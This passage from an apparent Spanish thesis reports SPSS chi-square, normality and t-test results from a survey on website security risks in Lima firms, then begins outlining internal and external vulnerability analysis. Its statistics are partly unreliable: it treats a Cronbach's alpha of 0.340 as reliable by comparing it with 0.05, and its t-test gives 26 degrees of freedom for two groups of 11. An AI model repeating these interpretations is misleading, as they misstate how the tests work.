Tabla N° 28. Pruebas de chi-cuadrado

	Valor	gl	Sig. asintótica (bilateral)	Sig. exacta (bilateral)	Sig. exacta (unilateral)
Chi-cuadrado de Pearson	27,279[a]	1	0,000		
Corrección por continuidad[b]	25,465	1	0,000		
Razón de verosimilitudes	28,448	1	0,000		
Estadístico exacto de Fisher				0,000	0,000
Asociación lineal por lineal	27,070	1	0,000		
N de casos válidos	131				


a. 0 casillas (0,0%) tienen una frecuencia esperada inferior a 5. La frecuencia mínima esperada es 27,79.

b. Calculado sólo para una tabla de 2x2.

Fuente: Elaboración propia.

Aquí el nivel de significación de la prueba Chi cuadrado es 0.000 el cual es menor que 0.05 que es el nivel de significación propuesta con un 95% de confianza, se rechaza la hipótesis nula y por lo que se acepta la hipótesis alterna "Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Objetivos y Metas de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana"

Gráfico N° 6.



Fuente: Elaboración propia.

Este grafico nos muestra la diferencia de opinión de que si existe riesgo en los accesos de seguridad, con respecto a los ***Riesgos de Seguridad*** y ***los Objetivos y Metas de Seguridad*** y en las otras opiniones también existe diferencias en las proporciones de opinión lo cual confirma lo que el SPSS V22 arroja como resultado.

VI. Contraste de Análisis de los Ítems de **Pruebas de Testeo de Seguridad de las Websites** y los **Riesgos de Seguridad de las Websites** en las medianas empresas de Lima Metropolitana.

Para hacer el análisis de estos dos:

H_0: No existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Pruebas de Testeo de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana

H_1: Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Pruebas de Testeo de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana

Tabla N° 29. Tabla de contingencia Efectos De Riesgo * Opinión

Recuento

		Opinión		Total
		Si es está de acuerdo	No está de acuerdo	
Efectos De Riesgo	Riesgos de Seguridad en la Websites	52	13	65
	Pruebas de Testeo de Seguridad en la Websites	16	49	65
Total		68	62	130

Fuente: Elaboración propia.

Tabla N° 30. Pruebas de chi-cuadrado


	Valor	gl	Sig. asintótica (bilateral)	Sig. exacta (bilateral)	Sig. exacta (unilateral)
Chi-cuadrado de Pearson	39,962[a]	1	0,000		
Corrección por continuidad[b]	37,773	1	0,000		
Razón de verosimilitudes	42,340	1	0,000		
Estadístico exacto de Fisher				0,000	0,000
Asociación lineal por lineal	39,655	1	0,000		
N de casos válidos	130				

a. 0 casillas (0,0%) tienen una frecuencia esperada inferior a 5. La frecuencia mínima esperada es 31,00.

b. Calculado sólo para una tabla de 2x2.
Fuente: Elaboración propia.

Aquí el nivel de significación de la prueba Chi cuadrado es 0.000 el cual es menor que 0.05 que es el nivel de significación propuesta con un 95% de confianza, se rechaza la hipótesis nula y por lo que se acepta la hipótesis alterna "Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Pruebas de Testeo de seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana".

Gráfico N° 7.



Fuente: Elaboración propia.

Este grafico nos muestra la diferencia de opinión de que si existe riesgo en los accesos de seguridad, con respecto a los ***Riesgos de Seguridad*** y ***las Pruebas de Testeo de Seguridad*** y en las otras opiniones también existe diferencias en las proporciones de opinión lo cual confirma lo que el SPSS V22 arroja como resultado.

B) ANÁLISIS ESTADÍSTICO DE LA VARIABLE GESTIÓN DE LA INFORMACIÓN CON RESPECTO A LAS VARIABLES: Software, Acceso y Navegación y Manipulación de la Información

I. Contraste de Análisis de los Ítems de **Desarrollo de Software** y la **Gestión de Información de la Websites** en las medianas empresas de Lima Metropolitana.

Para hacer el análisis de estos dos:

H_0: No existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto al **Desarrollo de Software** y la **Gestión de Información de la Websites** en la seguridad informática al usar los Websites en las medianas empresas de Lima Metropolitana.

H_1: Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto al **Desarrollo de Software** y la **Gestión de Información de la Websites** en la seguridad informática al usar los Websites en las medianas empresas de Lima Metropolitana.

Tabla N° 31. Tabla de contingencia Efectos De Riesgo * Opinión

Recuento

		Opinión		Total
		Si es está de acuerdo	No está de acuerdo	
Efectos De Riesgo	Gestión de la Información en la Websites	66	0	66
	Desarrollo de Software en la Websites	22	41	63
Total		88	41	129

Fuente: Elaboración propia.

Tabla N° 32. Pruebas de chi-cuadrado


	Valor	gl	Sig. asintótica (bilateral)	Sig. exacta (bilateral)	Sig. exacta (unilateral)
Chi-cuadrado de Pearson	62,964[a]	1	0,000		
Corrección por continuidad[b]	59,998	1	0,000		
Razón de verosimilitudes	79,791	1	0,000		
Estadístico exacto de Fisher				0,000	0,000
Asociación lineal por lineal	62,476	1	0,000		
N de casos válidos	129				

a. 0 casillas (0,0%) tienen una frecuencia esperada inferior a 5. La frecuencia mínima esperada es 20,02.

b. Calculado sólo para una tabla de 2x2.
Fuente: Elaboración propia.

Aquí el nivel de significación de la prueba Chi cuadrado es 0.000 el cual es menor que 0.05 que es el nivel de significación propuesta con un 95% de confianza, se rechaza la hipótesis nula y por lo que se acepta la hipótesis alterna "Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto al **Desarrollo de Software** y la **Gestión de Información de la Websites** en la seguridad informática al usar los Websites en las medianas empresas de Lima Metropolitana"

Gráfico N° 8.



Fuente: Elaboración propia.

Este grafico nos muestra la diferencia de opinión de que si existe riesgo en los accesos de seguridad, con respecto al **Desarrollo de Software** y la **Gestión de Información de la Websites** y en las otras opiniones también existe diferencias en

las proporciones de opinión lo cual confirma lo que el SPSS V22 arroja como resultado.

II. Contraste de Análisis de los Ítems de **Acceso y Navegación de la Información en la Websites** y la **Gestión de Información de la Websites** en las medianas empresas de Lima Metropolitana.

Para hacer el análisis de estos dos:

H_0: No existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto al **Acceso y Navegación de la Información en la Websites** y la **Gestión de Información de la Websites** en la seguridad informática al usar los Websites en las medianas empresas de Lima Metropolitana.

H_1: Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto al **Acceso y Navegación de la Información en la Websites** y la **Gestión de Información de la Websites** en la seguridad informática al usar los Websites en las medianas empresas de Lima Metropolitana.

Tabla N° 33. Tabla de contingencia Efectos De Riesgo * Opinión

Recuento

		Opinión		Total
		Si es está de acuerdo	No está de acuerdo	
Efectos De Riesgo	Gestión de la Información en la Websites	66	0	66
	Accseso y Navegación de la Información en la Websites	46	20	66
Total		112	20	132

Fuente: Elaboración propia.


Tabla N° 34. Pruebas de chi-cuadrado

	Valor	gl	Sig. asintótica (bilateral)	Sig. exacta (bilateral)	Sig. exacta (unilateral)
Chi-cuadrado de Pearson	23,571[a]	1	**0,000**		
Corrección por continuidad[b]	21,273	1	0,000		
Razón de verosimilitudes	31,317	1	0,000		
Estadístico exacto de Fisher				0,000	0,000
Asociación lineal por lineal	23,393	1	0,000		
N de casos válidos	132				

a. 0 casillas (0,0%) tienen una frecuencia esperada inferior a 5. La frecuencia mínima esperada es 10,00.
b. Calculado sólo para una tabla de 2x2.
Fuente: Elaboración propia.

Aquí el nivel de significación de la prueba Chi cuadrado es 0.000 el cual es menor que 0.05 que es el nivel de significación propuesta con un 95% de confianza, se rechaza la hipótesis nula y por lo que se acepta la hipótesis alterna "Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto al **Acceso y Navegación de la Información en la Websites** y la **Gestión de Información de la Websites** en la seguridad informática al usar los Websites en las medianas empresas de Lima Metropolitana".

Gráfico 9.



Fuente: Elaboración propia.

Este grafico nos muestra la diferencia de opinión de que si existe riesgo en los accesos de seguridad, con respecto al **Acceso y Navegación de la Información**

en la Websites y la **Gestión de Información de la Websites** y en las otras opiniones también existe diferencias en las proporciones de opinión lo cual confirma lo que el SPSS V22 arroja como resultado.

III. Contraste de Análisis de los Ítems de **Manipulación de la Información en la Websites** y la **Gestión de Información de la Websites** en las medianas empresas de Lima Metropolitana.

Para hacer el análisis de estos dos:

H_0: No existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto al **Manipulación de la Informacion en la Websites** y la **Gestión de Información de la Websites** en la seguridad informática al usar los Websites en las medianas empresas de Lima Metropolitana.

H_1: Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto al **Manipulación de la Información en la Websites** y la **Gestión de Información de la Websites** en la seguridad informática al usar los Websites en las medianas empresas de Lima Metropolitana.

Tabla N° 35. Tabla de contingencia Efectos De Riesgo * Opinión

Recuento

		Opinión		Total
		Si es está de acuerdo	No está de acuerdo	
Efectos De Riesgo	Gestión de la Información en la Websites	66	0	66
	Manipulación de la Información en la Websites	33	32	65
Total		99	32	131

Fuente: Elaboración propia.

Tabla N° 36. Pruebas de chi-cuadrado


	Valor	gl	Sig. asintótica (bilateral)	Sig. exacta (bilateral)	Sig. exacta (unilateral)
Chi-cuadrado de Pearson	42,995[a]	1	0,000		
Corrección por continuidad[b]	40,369	1	0,000		
Razón de verosimilitudes	55,567	1	0,000		
Estadístico exacto de Fisher				0,000	0,000
Asociación lineal por lineal	42,667	1	0,000		

N de casos válidos	131				

a. 0 casillas (0,0%) tienen una frecuencia esperada inferior a 5. La frecuencia mínima esperada es 15,88.
b. Calculado sólo para una tabla de 2x2.
Fuente: Elaboración propia.

Aquí el nivel de significación de la prueba Chi cuadrado es 0.000 el cual es menor que 0.05 que es el nivel de significación propuesta con un 95% de confianza, se rechaza la hipótesis nula y por lo que se acepta la hipótesis alterna "Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto al **Manipulación de la Información en la Websites** y la **Gestión de Información de la Websites** en la seguridad informática al usar los Websites en las medianas empresas de Lima Metropolitana".

Gráfico N° 10.



Fuente: Elaboración propia.

Este grafico nos muestra la diferencia de opinión de que si existe riesgo en los accesos de seguridad, con respecto al **Manipulación de la Información en la Websites** y la **Gestión de Información de la Websites** y en las otras opiniones también existe diferencias en las proporciones de opinión lo cual confirma lo que el SPSS V22 arroja como resultado.

FIABILIDAD DE LAS ENCUESTAS

Tabla N° 37. Estadístico de fiabilidad

Alfa de cronbach	N de elementos
0.340	11

Tabla: 0,340 es > 0,05 se acepta la fiabilidad de los ítems de las encuestas, por tanto las preguntas tienen validez y confiabilidad de información.

ANÁLISIS DE BONDAD DE AJUSTE DE LAS RESPUESTAS A LAS PREGUNTAS DE LA ENCUESTA (Prueba de normalidad)

A) Para los datos en donde los encuestados "si están de acuerdo"

H_0: La distribución de los datos de las respuestas de opinión general de las preguntas con respecto a los riesgos de seguridad con respecto en la gestión de la información "si está de acuerdo" **son normales.**

H_1: La distribución de los datos de las respuestas de opinión general de las preguntas con respecto a los riesgos de seguridad con respecto en la gestión de la información "si está de acuerdo" **no son normales.**

Tabla N° 38. Pruebas de normalidad

	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	**gl**	**Sig.**	Estadístico	gl	Sig.
Si Hay Riesgos De Seguridad En La Gestión	**0,157**	**66**	**0,000**	0,945	66	0,005
No Hay Riesgos De Seguridad En La Gestión	**0,155**	**66**	**0,000**	0,948	66	0,008

a. Corrección de la significación de Lilliefors

Fuente: Elaboración propia.

Como los datos de las variables son mayores a 30 tomamos la prueba de Kolmogorov-Smirnov, cuyo p-valor en el SPSS es $0.000 < 0.05$ Luego se observa que “La distribución de los datos de las respuestas de opinión general de las preguntas con respecto a los riesgos de seguridad con respecto en la gestión de la información “si está de acuerdo” **no son normales”.**

B) Para los datos en donde los encuestados “no están de acuerdo”

H_0: La distribución de los datos de las respuestas de opinión general de las preguntas con respecto a los riesgos de seguridad con respecto en la gestión de la información “no está de acuerdo” **son normales.**

H_1: La distribución de los datos de las respuestas de opinión general de las preguntas con respecto a los riesgos de seguridad con respecto en la gestión de la información “no está de acuerdo” **no son normales.**

También: Como los datos de las variables son mayores a 30 tomamos la prueba de Kolmogorov-Smirnov cuyo p-valor en el SPSS en el cuadro de arriba es $0.000 < 0.05$ Luego se observa que “La distribución de los datos de las respuestas de opinión general de las preguntas con respecto a los riesgos de seguridad con respecto en la gestión de la información “no está de acuerdo” **no son normales.”**

4.2 Pruebas de hipótesis

La gráfica de la “t” de student depende del número de grados de libertad, el cual es igual al número de elementos menos 1, por cada muestra. Si se tiene un número muy grande de grados de libertad, la gráfica de la “t” de student se confunde con la curva normal, razón por la que en estos casos, la “t” teórica es igual al valor teórico de la “z”

PARA COMPARAR DOS MUESTRAS INDEPENDIENTES

$$t = \frac{\overline{x_2} - \overline{x_1}}{\sqrt{\left(\frac{SC_1 + SC_2}{n_1 + n_2 - 2}\right)\left(\frac{n_1 + n_2}{n_1 \cdot n_2}\right)}}$$

Si las muestras son independientes, la prueba de hipótesis correspondiente utilizando la "t" de student, tiene el mismo procedimiento que se sigue para el caso de diferencias de medias con la prueba "z".

$$\overline{x_1} : media\ \ aritmética\ de\ la\ muestra\ 1$$
$$\overline{x_2} : media\ aritmética\ de\ la\ muestra\ 2$$
$$SC_1 : Suma\ de\ cuadrados\ de\ la\ muestra\ 1$$
$$SC_2 : Suma\ de\ cuadrados\ de\ la\ muestra\ 2$$
$$SC = \sum x^2 - \frac{\left(\sum x\right)^2}{n}$$

Observación: Para analizar en forma global nuestro trabajo de investigación, hemos cuantificado las variables cualitativas de opinión favorable y opinión desfavorable en la influencia de los datos respuesta a los ítems de riesgo de seguridad en la gestión de información.

H_0: No existe diferencias estadísticamente significativa entre los datos de las respuestas de los Ítems de influencia favorable y de Influencia desfavorable con respecto a los riesgos de seguridad de la gestión de información al usar los Websites en las empresas de Lima Metropolitana.

H_1: Si existe diferencias estadísticamente significativa entre los datos de las respuestas de los Ítems de influencia favorable y de Influencia desfavorable con respecto a los riesgos de seguridad de la gestión de información al usar los Websites en las empresas de Lima Metropolitana.

Tabla N° 39.

Estadísticos de grupo					
	Influencia	N	Media	Desviación típ.	Error típ. de la media
Frecuencia	Si Influye en los riesgos de Seguridad	11	17,2857	5,48324	1,46546
	No Influye en los riesgos de Seguridad	11	10,2143	5,16167	1,37951

Fuente: Elaboración propia.

Tabla N° 40.

Prueba de muestras independientes

		Prueba de Levene para la igualdad de varianzas		Prueba T para la igualdad de medias						
									95% Intervalo de confianza para la diferencia	
		F	Sig.	t	gl	Sig. (bilateral)	Diferencia de medias	Error típ. de la diferencia	Inferior	Superior
Frecuencia	Se han asumido varianzas iguales	,015	,904	3,514	26	,002	7,07143	2,01262	2,93443	11,20842
	No se han asumido varianzas iguales			3,514	25,906	,002	7,07143	2,01262	2,93370	11,20916

Fuente: Elaboración propia.

El p-valor que arroja el SPSS v22 en la prueba de t de student es 0.002 < 0.05, por lo que aquí se rechaza la hipótesis nula y se acepta la hipótesis alterna, por lo que se tiene que: “Si existe diferencias estadísticamente significativa entre los datos de las respuestas de los Ítems de influencia favorable y de Influencia desfavorable con respecto a los riesgos de seguridad de la gestión de información al usar los Websites en las empresas de Lima Metropolitana”

4.3 Presentación de resultados

A continuación se presentan los resultados obtenidos, estos están agrupados 3 objetivos específicos:

- **La relación de los niveles de seguridad de los Websites y los riesgos de seguridad en la empresa, para la gestión de la información.** De acuerdo al análisis de datos si existen diferencias significativas de un riesgo entre los niveles de seguridad y los métodos de penetración de los crackers ya que estos métodos no son controlados por las medianas empresas de Lima Metropolitana.

- **El software de seguridad de los Websites y los riesgos de seguridad en la empresa, para la gestión de la información.** De acuerdo al análisis de datos si existen diferencias significativas de riesgo entre el software de seguridad y los riesgos de seguridad ya que estos métodos de penetración no son adecuadamente controlados por el software de seguridad por las medianas empresas de Lima Metropolitana.

- **Los problemas de seguridad de los Websites y los riesgos de seguridad de la empresa, de información para la gestión**. De acuerdo al análisis de datos, si existen diferencias significativas para un riesgo, al no tomar las debidas precauciones para su seguridad de información, además que o acostumbran las empresas al uso de herramientas de testeo.

CAPÍTULO 5: IMPACTOS

5.1 Propuesta para la Solución del Problema

Marco Referencial. A través de un análisis de vulnerabilidades, un analista en seguridad puede examinar la robustez y seguridad de cada uno de los sistemas y dispositivos ante ataques y obtener la información necesaria para analizar cuáles son las contramedidas que se pueden aplicar con el fin de minimizar el impacto de un ataque. El análisis de vulnerabilidades debe realizarse.

- Cuando ocurran cambios en el diseño de la red o los sistemas
- Cuando se realicen actualizaciones de los dispositivos.
- Periódicamente.

Existen otros tipos de análisis de vulnerabilidades:

1. **Análisis de Vulnerabilidades Interno.** Se trata de pruebas de penetración desde la red interna que identifican los riesgos de las redes y sistemas internos, demostrando lo que podría hacer un usuario que ha ganado acceso a la red, simulando ser un usuario interno malintencionado. Este tipo de pruebas son muy interesantes pues estudios realizados sobre la seguridad de la información demuestran que alrededor del 80 al 90% de las violaciones de seguridad se originan desde usuarios internos.

2. **Análisis de Vulnerabilidades Externo.** Se trata de pruebas de penetración desde internet que identifican los riesgos de la red perimetral (es una red local que se ubica entre la red interna de una organización y una red externa, generalmente Internet.) y analizan si estos pueden ser utilizados para acceder a su red, violando sus medidas de seguridad, y en tal caso examinar si se produce el debido registro de lo que está sucediendo y si se accionan o no las alertas apropiadas, verificando la efectividad de los firewalls, de los sistemas de detección de intrusos (IDS), de los sistemas operativos y de los dispositivos de comunicaciones visibles desde Internet.

